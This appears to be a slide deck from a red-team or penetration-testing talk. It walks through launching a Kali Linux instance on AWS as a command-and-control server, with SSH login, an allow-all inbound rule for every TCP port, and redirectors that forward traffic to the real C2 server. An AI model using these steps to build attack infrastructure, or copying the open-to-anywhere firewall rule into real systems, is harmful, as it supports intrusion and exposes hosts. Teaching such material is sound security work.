The main content area is titled 'Resources' and lists EC2 resources in the US East (Ohio) region: 0 Running Instances, 0 Dedicated Hosts, 0 Volumes, 0 Key Pairs, 0 Placement Groups, 0 Elastic IPs, 0 Snapshots, 0 Load Balancers, and 1 Security Groups. A promotional banner for EC2 Spot instances is visible. Below the resources, the 'Create Instance' section provides instructions and a 'Launch Instance' button. A note at the bottom states that instances will launch in the US East (Ohio) region.

**aws** Services ▾ Resource Groups ▾

**EC2 Dashboard**

- Events
- Tags
- Reports
- Limits
- INSTANCES
  - Instances
  - Launch Templates
  - Spot Requests
  - Reserved Instances
  - Dedicated Hosts
- IMAGES
  - AMIs
  - Bundle Tasks
- ELASTIC BLOCK STORE
  - Volumes

### Resources

You are using the following Amazon EC2 resources in the US East (Ohio) region:

0 Running Instances	0 Elastic IPs
0 Dedicated Hosts	0 Snapshots
0 Volumes	0 Load Balancers
0 Key Pairs	1 Security Groups
0 Placement Groups	

EC2 Spot. Save up to 90% off On-Demand Prices. Turbo Boost your Workloads. [Get started with Amazon EC2 Spot Instances.](#)

### Create Instance

To start using Amazon EC2 you will want to launch a virtual server, known as an Amazon EC2 instance.

**Launch Instance** ▾

Note: Your instances will launch in the US East (Ohio) region

# Command & Control Kali in AWS Marketplace

1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review

## Step 1: Choose an Amazon Machine Image (AMI)

[Cancel and Exit](#)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

[Quick Start](#)[My AMIs](#)[AWS Marketplace](#)[Community AMIs](#)[1 to 1 of 1 Products](#)**Free tier eligible**

### Kali Linux

★★★★★ (4) | kali-2017.3 | Sold by [Kali Linux](#)

\$0.00/hr for software + AWS usage fees

Linux/Unix, Other 2017.3 | 64-bit Amazon Machine Image (AMI) | Updated: 11/30/17

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools targeted towards various ...

[More info](#)[Select](#)

### Categories

#### All Categories

[Software Infrastructure \(1\)](#)[Developer Tools \(1\)](#)



# Command & Control Launch Fo Free

1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review

## Step 7: Review Instance Launch

Please review your instance launch details. You can go back to edit changes for each section. Click **Launch** to assign a key pair to your instance and complete the launch process.

### ▼ AMI Details

[Edit AMI](#)

#### Kali Linux

Kali Linux 2017.3

Free tier  
eligible

Root Device Type: ebs    Virtualization type: hvm

**Hourly Software Fees:** \$0.00 per hour on t2.micro instance (Additional taxes may apply.)  
Software charges will begin once you launch this AMI and continue until you terminate the instance.

By launching this product, you will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's [End User License Agreement](#)

### ▼ Instance Type

[Edit instance type](#)

Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	Variable	1	1	EBS only	-	Low to Moderate

### ▼ Security Groups

[Edit security groups](#)

#### Security group name

Kali Linux-kali-2017-3-AutogenByAWSMP-

#### Description

This security group was generated by AWS Marketplace and is based on recommended settings for Kali Linux version kali-2017.3 provided by Kali

[Cancel](#)[Previous](#)[Launch](#)



# Command & Control Setup SSH

## Select an existing key pair or create a new key pair



A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about [removing existing key pairs from a public AMI](#).

Create a new key pair ▼

**Key pair name**

kaliDemo

Download Key Pair



You have to download the **private key file** (\*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

Cancel

Launch Instances

# Command & Control View Instance(s)

Launch Instance ▾ Connect Actions ▾

Filter by tags and attributes or search by keyword

Instance Type ▾	Availability Zone ▾	Instance State ▾	Status Checks ▾	Alarm Status	Public DNS (IPv4)	IPv4 Public IP ▾	IPv6 IPs ▾	Key Name ▾
t2.micro	us-east-2c	● running	⌚ Initializing	None	ec2-52-14-70-91.us-east-2.compute.amazonaws.com	52.14.70.91	-	kaliDemo

Instance: i-0ea0e74b16f187b88 Public DNS: ec2-52-14-70-91.us-east-2.compute.amazonaws.com

Description Status Checks Monitoring Tags Usage Instructions

Instance ID	i-0ea0e74b16f187b88	Public DNS (IPv4)	ec2-52-14-70-91.us-east-2.compute.amazonaws.com
Instance state	running	IPv4 Public IP	52.14.70.91
Instance type	t2.micro	IPv6 IPs	-

# Command & Control

## Log In with ec2-user

```
ec2-user@kali: ~  
unix@DSNB001:~$ ssh -i /mnt/c/Users/ryan/Desktop/kaliDemo.pem ec2-user@52.14.70.91  
The authenticity of host '52.14.70.91 (52.14.70.91)' can't be established.  
ECDSA key fingerprint is SHA256:srA3ShQQruYI+pRRhY7...D7NNP8GzwGjIQ.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '52.14.70.91' (ECDSA) to list of known hosts.  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
ec2-user@kali:~$
```



# ssh -i <path to keyfile> ec2-user@<ip of instance>


# Command & Control

## Allow traffic

Launch Instance ▾ Connect Actions ▾

Filter by tags and attributes or search by keyword ? |< < 1 to 1 of 1 > >|

Status	Public DNS (IPv4)	IPv4 Public IP	IPv6 IPs	Key Name	Monitoring	Launch Time	Security Groups
	ec2-52-14-70-91.us-east-2.compute.amazonaws.com	52.14.70.91	-	kaliDemo	 disabled	January 7, 2018 at 2:21:15 PM	<a href="#">Kali Linux-kali-2018.01</a>



Select the security group

# Command & Control

## Allow traffic

Create Security Group Actions

search : sg-7df51416 Add filter

Name	Group ID	Group Name	VPC ID	Description
<input type="checkbox"/>	sg-7df51416	Kali Linux-kali-2017-3-Autog...	vpc-7727ee1f	This security group was generated by AWS Marketplace and is b

Security Group: sg-7df51416

Description Inbound Outbound Tags

Edit

Type	Protocol	Port Range	Source	Description
SSH	TCP	22	0.0.0.0/0	

## Edit Inbound rules

# Command & Control

## Allow traffic

**Edit inbound rules** ✕

Type ⓘ	Protocol ⓘ	Port Range ⓘ	Source ⓘ	Description ⓘ	
SSH ▼	TCP	22	Custom ▼ 0.0.0.0/0	e.g. SSH for Admin Desktop	✕
All TCP ▼	TCP	0 - 65535	Custom ▼ 0.0.0.0/0	e.g. SSH for Admin Desktop	✕

Add Rule

NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.


Cancel Save

Add new rule to allow all TCP from anywhere

# Command & Control Test it!

```
root@kali: /home/ec2-user  
ec2-user@kali:~$  
ec2-user@kali:~$  
ec2-user@kali:~$ sudo su  
root@kali:/home/ec2-user# service apache2 start  
root@kali:/home/ec2-user#  
root@kali:/home/ec2-user#
```

#Sudo su  
#Service apache2 start






# Command & Control

Steps:


- Create an aws account (free)
- Create a t2.micro instance (free)
- Choose kali in aws marketplace
- Generate private key
- Launch it!
- SSH with private key
- Goto Security Groups
- Add new allow-all rule
- Test ports are open



# Command & Control Simple Setup



# Command & Control Better Setup




# Command & Control Redirectors

Simple instances configured to port forward traffic to the **real c&c server**

